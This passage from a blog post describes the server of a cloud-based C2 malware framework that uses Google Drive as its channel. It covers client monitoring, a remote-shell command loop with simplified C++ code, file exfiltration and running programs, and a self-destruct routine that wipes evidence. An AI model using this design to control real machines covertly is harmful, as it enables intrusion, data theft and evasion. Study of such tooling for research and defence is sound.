  3. **Decrypt Client Info**: With keys in place, the server can read the client's data. If the Drive listing indicated an `"info_id"` (which points to the client's info JSON file), the server downloads that file and decrypts it using the current `receiveKey`. The decrypted JSON (let's call it *decryptedInfo*) contains static details like **Username**, **Operating System Version**, **Processor Architecture**, etc. These were originally uploaded by the client during its initialization.
  4. **Decrypt Status**: Similarly, if a `"status_id"` was present, the server downloads and decrypts the status JSON. The status typically has a **Last Check Time** (a timestamp of the client's last heartbeat). The server takes this timestamp (a string) and runs it through `ProcessUserStatus()` to determine if the client is **Online** or **Offline**. In our implementation, a client is considered "Online" if its last check-in was within the past 2 minutes; otherwise "Offline". The function returns both the status and a nicely formatted last-seen time.
  5. **Update Cache**: The server populates a **UserInfo** entry for this user ID with the decrypted username, public key, status string, and last check time. This ensures `userCache` has the latest info. If an entry already existed, it's updated; if not, a new one is inserted.
- If any errors occur during processing a user (e.g. JSON parse error, decryption failure), the server catches the exception and continues with the next user.

By running this logic periodically in a separate thread, the server maintains an updated roster of active clients without manual intervention. The main thread can consult `userCache` at any time (e.g. to initiate a connection) to know which clients are available and when they last responded.

Concurrency considerations: Because the monitor thread and the main thread access shared data (like `userCache` and encryption keys), care must be taken to avoid data races. In this implementation, updates happen in one thread while reads happen in another. In practice, the operations are simple and infrequent enough that race conditions are unlikely to corrupt data (e.g. replacing a user entry atomically). However, in a more robust future design I might add a `std::mutex` to guard `userCache` if simultaneous read/write became an issue in the future.

> UserCache
>
> After each monitor cycle, `userCache` entries hold a snapshot of each client's state. We also expose a `ListCachedUsers()` method (triggered by a menu option) which simply prints the contents of this cache for the operator to review. It shows each cached user's ID, Username, Status, Last Check Time, and Public Key.

With the background thread ensuring clients are continuously tracked, we can now explore the interactive portion: the server's command console that allows the operator to list users, inspect files, and start a session with a specific client.

Menu and User Listing Functions

The server's main thread runs an interactive menu loop to accept operator commands via the console. The menu (printed by `ShowMenu()`) provides options to list users, list files, initiate a connection, upload/download files, execute a mass shutdown, etc.. Several of these menu choices map directly to Server class methods:

- **List All Users (Menu Option 2)** – Invokes `Server::ListAllUsers()`. This function fetches and displays every user's info in a one-off fashion. Under the hood, it does a similar process to the monitor (without updating the cache extensively): it calls `driveAPI.ListUsers()` and for each user, establishes an encrypted connection and decrypts their info and status files. It then prints a formatted summary to the console with key details like user ID, username, OS version, architecture, public key, last check-in time, and current status. This provides an immediate overview of all clients known to the system. If no users are found, it simply prints "No users found.".
- **List User Files (Menu Option 3)** – Invokes `Server::ListUserFiles(userID)`. This function lists the contents of a given user's Drive folder. It calls `driveAPI.ListUserFiles(folderID)` to retrieve all files in that folder (each client's folder contains any files the client has uploaded, such as exfiltrated data or command output). The server then prints each file's

Drive ID and name. This is useful to see what artifacts a particular client has in their storage. If the folder is empty or the ID is invalid, a "No files found for this user." message is shown.

- **List Root Files (Menu Option 9)** – Invokes `Server::ListRootFiles()`. This is similar to the above, but targets the Drive **root** directory (by passing `"root"` as the folder ID). It prints all files at the top level that the server account can see. The server typically might upload files to root if not associated with a specific client. For instance, the server's own activity log or other artifacts could be found here. Listing root is mainly a debugging or administrative convenience.

All these listing functions rely on the DriveAPI to query Google Drive and return JSON metadata. They don't perform any decryption (except `ListAllUsers` which does to show user info), since file names/IDs are not encrypted.

With the ability to enumerate clients and their files, the operator can identify a target of interest and initiate a direct command session. The next section describes how the server enters an interactive shell to communicate with one client at a time.

Initiating a Client Session (Interactive Command Loop)

Perhaps the most important feature of the server is the ability to connect to a specific client and issue commands as if you had a remote shell. This is handled by **Server::InitiateUserConnection(userID)** – called when the operator selects menu option 1 and enters a target user's ID. This method sets up an **interactive command loop** bound to that client.

Before entering the loop, the server double-checks a few things:

- **Cache Verification**: It looks up the `userID` in `userCache` to ensure the client is known and has recent data. If not found, or if the cached status isn't "Online", the server refuses to initiate the connection. This prevents us from connecting to an offline or non-existent client. (The monitor thread should have populated the cache if the client is alive, so under normal conditions an online client will be in the cache with status Online.)
- **Session Key Setup**: The server calls `EstablishEncryptedConnection(userID)` once more to guarantee that `transmitKey` and `receiveKey` are current for this client. This accounts for any last-minute key changes. After this, the encryption session is ready.
- **User Prompt**: It fetches the user's name from the cache (`GetUserNameFromCache`) for display, and prints a prompt indicating a connection has been established. For example:

```
Initiating connection with user: Alice
Type 'help' for available commands or 'exit' to stop the connection.
C:\Users\Alice>
```

This prompt mimics a Windows shell on the victim (`C:\Users\<Username>>`) to make it feel like an authentic remote terminal.

Now the server enters a **while-loop** reading commands from `std::getline(std::cin, commandInput)` in a blocking manner. This loop continues until the operator types an `exit` command to break out. Within each iteration, the following logic occurs:

```cpp
// Inside InitiateUserConnection loop (simplified)
std::string commandInput;
while (keepRunning) {
    std::getline(std::cin, commandInput);
    if (commandInput.empty()) continue;         // ignore blank inputs

    if (commandInput == "exit") {
        std::cout << "Stopping connection with user: " << userID << std::endl;
        break;                                  // exit the loop
    } else if (commandInput == "help") {
        DisplayHelpMenu();
        continue;                               // show help and continue
    }

    json command = PrepareCommand(commandInput);
    if (!ValidateCommandSyntax(command, userID)) {
        std::cerr << "Invalid command syntax or unauthorized access." << std::endl;
        continue;
    }

    LogActivity(commandInput, userName, true);   // log the issued command
```

```
    if (command["type"] == "shutdown") {
        UploadCommand(command, userID);          // fire-and-forget shutdown
        std::cout << "Shutdown command sent. Closing connection." << std::endl;
        userCache.erase(userID);                 // drop keys from cache
        break;                                   // no response expected, exit session
    }

    UploadCommand(command, userID);              // send command file to client
    ProcessCommandResult(userID, userName);      // wait for and display output
}
```

Let's break down key parts of this loop:

- **Exit/Help Commands**: Typing `exit` will terminate the session (breaking out of the loop), and `help` will call `DisplayHelpMenu()`. The help menu lists the commands available in a client session (like `cmd`, `upload`, `download`, `run`, `shutdown`) and examples of their usage. These are essentially the same as documented in the server's main menu but focused on what you can do once connected to a client.
- **Command Parsing**: Any other input is treated as a potential command. The raw string (e.g. `"cmd whoami"`, `"download 1a2b3c4d C:\temp\file.txt"`) is first parsed by `PrepareCommand()`. This helper splits the first token as the **command type** and the remainder as the **command content**. It then wraps them into a JSON object: e.g. `{ "type": "cmd", "command": "whoami" }`. This JSON structure is what gets uploaded to Drive for the client to consume.
  - We then validate the JSON with **ValidateCommandSyntax**. This ensures the command is well-formed and permissible. For example:
    - If `type == "download"`, the content must have two arguments (a file ID and a destination path) and the file must actually exist on Drive. Moreover, the server checks that the file's parent folder is either the target user's folder or the Drive root (preventing a connected user from fetching another user's files without permission).
    - If `type == "upload"` or `run`, it ensures there is one argument (a file path), and for `run` specifically, it currently requires the path to end in `.exe` as a basic safeguard.
    - Other types like `cmd` and `shutdown` are straightforward (any string for `cmd`, no extra content needed for `shutdown`). If a command fails validation, the server prints an error and skips sending it.

> ValidateCommandSyntax
> **ValidateCommandSyntax** adds a layer of security by preventing misuse of certain commands. For instance, the parent folder check for downloads ensures the operator cannot inadvertently read files from other clients' directories or system areas outside the intended scope. It's also a way to catch typos or missing arguments early.

- **Activity Logging**: Every command the operator enters (except `exit` and `help`) is logged to a local file `server_activity.log` via **LogActivity()**. The log entry includes a timestamp, an indicator of whether it's a server-issued command or a client response, the username, and the content of the command or output. For example, issuing `cmd whoami` as Alice would log a line like "[YYYY-MM-DD HH:MM:SS] [Server] cmd whoami". Logging is useful for audit and debugging, creating a history of interactions.
- **Uploading Commands**: After packaging the JSON and logging, the server is ready to send the instruction. This is done with **UploadCommand(command, userID)**. This function encrypts the command JSON using the current `transmitKey` (symmetric key for this session) and uploads it to the client's Drive folder as a file. To ensure uniqueness and ordering, the file is named with a timestamp: e.g. `"command_file_20250707_133623"`. If a previous command file exists (Drive might retain older ones), it uses `CheckFileExists` to find an existing `"command_file"` and overwrites it; otherwise it creates a new file. The actual content upload is handled by `EncryptAndUploadData()`, which converts the JSON to a string and performs AES-256-GCM encryption with a fresh nonce, then calls `driveAPI.UploadFile()` to push it to Google Drive. The client, which is continuously polling its folder, will detect this new file and proceed to execute the command (the details of client behavior are covered in the Client section).
- **Special-case Shutdown**: If the operator's command was a `shutdown` (to remotely power off the client machine), the server treats it differently. It still uploads the command (which will instruct the client to shut down itself), but since a shutting down client won't send back a result, the server does **not** wait for a response. Instead, it prints confirmation and breaks out of the session loop immediately. As a cleanup, it also removes that user from the cache (`userCache.erase(userID)`) so that the session keys and info for that client are dropped. The expectation is that the client will soon go offline (and possibly delete its Drive folder, depending on its implementation).
- **Waiting for Response**: For all other commands (e.g. `cmd`, `upload`, `download`, `run`), the server will wait for the client to execute the task and upload a result. After `UploadCommand`, it calls **ProcessCommandResult(userID, userName)** to handle the response cycle.

  ProcessCommandResult performs a polling loop to find a **command output** file from the client. It uses `CheckForCommandsResults(userID)` which searches the user's folder for any file named `"command_output*"` (the client, by convention, will upload results with filenames starting or containing `"command_output"`). If found, it returns the file ID. The

server then downloads and decrypts that file via `DownloadCommandResult(userID, fileID)`. The decrypted text (e.g. the console output of the `cmd` that was run, or a success message for upload/download) is then printed to the operator's screen and also logged (with `isServer=false` to mark it as client output in the log).

The server keeps polling in a small loop, checking for a result every 100 milliseconds (per `POLL_INTERVAL`) and giving up after 30 seconds if nothing arrives. These timeout values are defined by `COMMAND_TIMEOUT` and `POLL_INTERVAL` constants. If the timeout expires, the server notifies the operator that no response was received (which might indicate the client didn't execute the command or is offline).

Importantly, `CheckForCommandsResults` uses the `lastProcessedCommandOutput` string to avoid re-processing the same output file multiple times. Each time it finds a new output file, it compares its name to the last seen name; only if it's different does it treat it as a fresh result and update `lastProcessedCommandOutput`. This is necessary because the Drive search might return the same file repeatedly until it's deleted or changed by the client. By tracking the name (which has a timestamp in it), the server ensures one output is printed only once.

After printing the command's output, the loop iteration ends and the server goes back to waiting for the next command input. This cycle continues until the operator types `exit`, which breaks out and returns to the main menu context.

Throughout this interactive session, the background monitor thread is likely still running every 30 seconds, but our design doesn't interfere with it. The session uses the cached keys and if the monitor refreshes them mid-session (if it detected a key change), subsequent commands would still work since `EstablishEncryptedConnection` is idempotent (it will just reuse the same key if nothing changed).

Finally, once the session is exited, the operator is back at the main menu and can choose another action or connect to another user.

Mass Shutdown and Self-Destruct

Aside from per-user operations, the server offers a **Mass Shutdown** feature (menu option 10) to terminate all client activities and then exit the server. This is realized by the **Server::SelfDestruct()** method. It's essentially a **"panic button"** to clean up in case the operator wants to quickly halt the C2.

When triggered, `SelfDestruct()` does the following:

1. **Broadcast Shutdown Command**: It prepares a shutdown command JSON (equivalent to what `PrepareCommand("shutdown")` would produce). Then it calls **UploadMassCommand(command)**, which iterates through every user ID and uploads the shutdown instruction to each one's folder. This leverages the same command upload mechanism described earlier, but in a loop for all clients. As it does so, it prints a message indicating the broadcast (e.g. "Broadcasting command: shutdown to client: `<ID>`"). By using the established encryption for each client (it calls `EstablishEncryptedConnection` for each user inside the loop), it ensures every active client receives a secure shutdown notice.
2. **Delete Server Artifacts on Drive**: Next, the server attempts to wipe evidence of its existence from the cloud. It looks for the `"server_public_key"` file on Drive and deletes it (since after this point we no longer need our public key there). Then it lists all files in the Drive **root** (not within user folders) and deletes each file that is not a folder. This would include any leftover command files or logs stored at root. (Notably, it skips over user folders themselves – those remain, so that clients can still fetch the shutdown command we just placed in them. The expectation is that each client, upon seeing the shutdown command, will perform its own cleanup and possibly delete its folder.)
3. **Terminate Process**: Finally, the server calls `exit(0)` to shut itself down immediately. This stops the main thread, the monitor thread, and any other activity, effectively ending the C2 server program.

After `SelfDestruct()` is executed, all clients should receive the order to shut down and self-delete, and the server removes its keys and command files from Drive. At this point, the infrastructure on Google Drive is (almost) back to an empty state, as if nothing had happened – an operational security measure to cover tracks.

Summary

In summary, the Server component of ProjectD is a multi-threaded C++ application that uses Google Drive as a makeshift control channel. It initializes by setting up cloud authentication and encryption keys, continuously monitors connected clients by decrypting their status reports, and allows an operator to interact with any single client through an encrypted, file-based command/result exchange. The design avoids direct network sockets by leveraging Drive's API, and secures all data using a combination of asymmetric keys (for exchange) and symmetric AES-256-GCM (for bulk encryption), thanks to libsodium's

cryptographic primitives. By following a structured menu-driven approach, the server makes it straightforward to list clients, inspect their files, issue system commands, transfer files, run programs, or even shut everything down in one go. All of these operations are handled within the Server class methods we explored, illustrating how the pieces – DriveAPI, Encryption, and the server's own logic – come together to form a functional Cloud C2 server.

Conclusion and Acknowledgments

I hope this blog post was clear and easy to follow. I did not cover every bit of code in the project since that wouldbt be feasible but tried to conver the most important parts. Besided showcasing how one could use a cloud service as a C2, this was also my first time venturing into the C2 development area so I got to explore a lot of the main concepts a c2 needs. While I started this project back in the summer of 2024, I only finished it in the summer of 2025, i had a long pause on its development due to other projects and university but i am glad i finally finished it and could put it out there. In the future, i will probably do a v2 of th eproject ,where i explore stealth, add mutex, jittering in the sleep cycles of the client, removing the plain names of the files like command_file, command_output, etca nd many more. My 𝕏 (Twitter) DMs are open for any suggestions or comments. and one could also create a github issue for any issue.

To achieve my final goal, I used external libraries and referenced other people's code. Here they are:

- libsodium
- nlohmann/json
- cpp-httplib
- jwt-cpp
- DBC2
- GC2-sheet
- What are Command and Control (C2) Servers?

Disclaimer

This tool is intended for educational purposes only. Misuse of this tool can lead to legal consequences. Always ensure you have permission before using it on any system. The author is not responsible for any misuse of this tool.

#maldev #c2 #cloud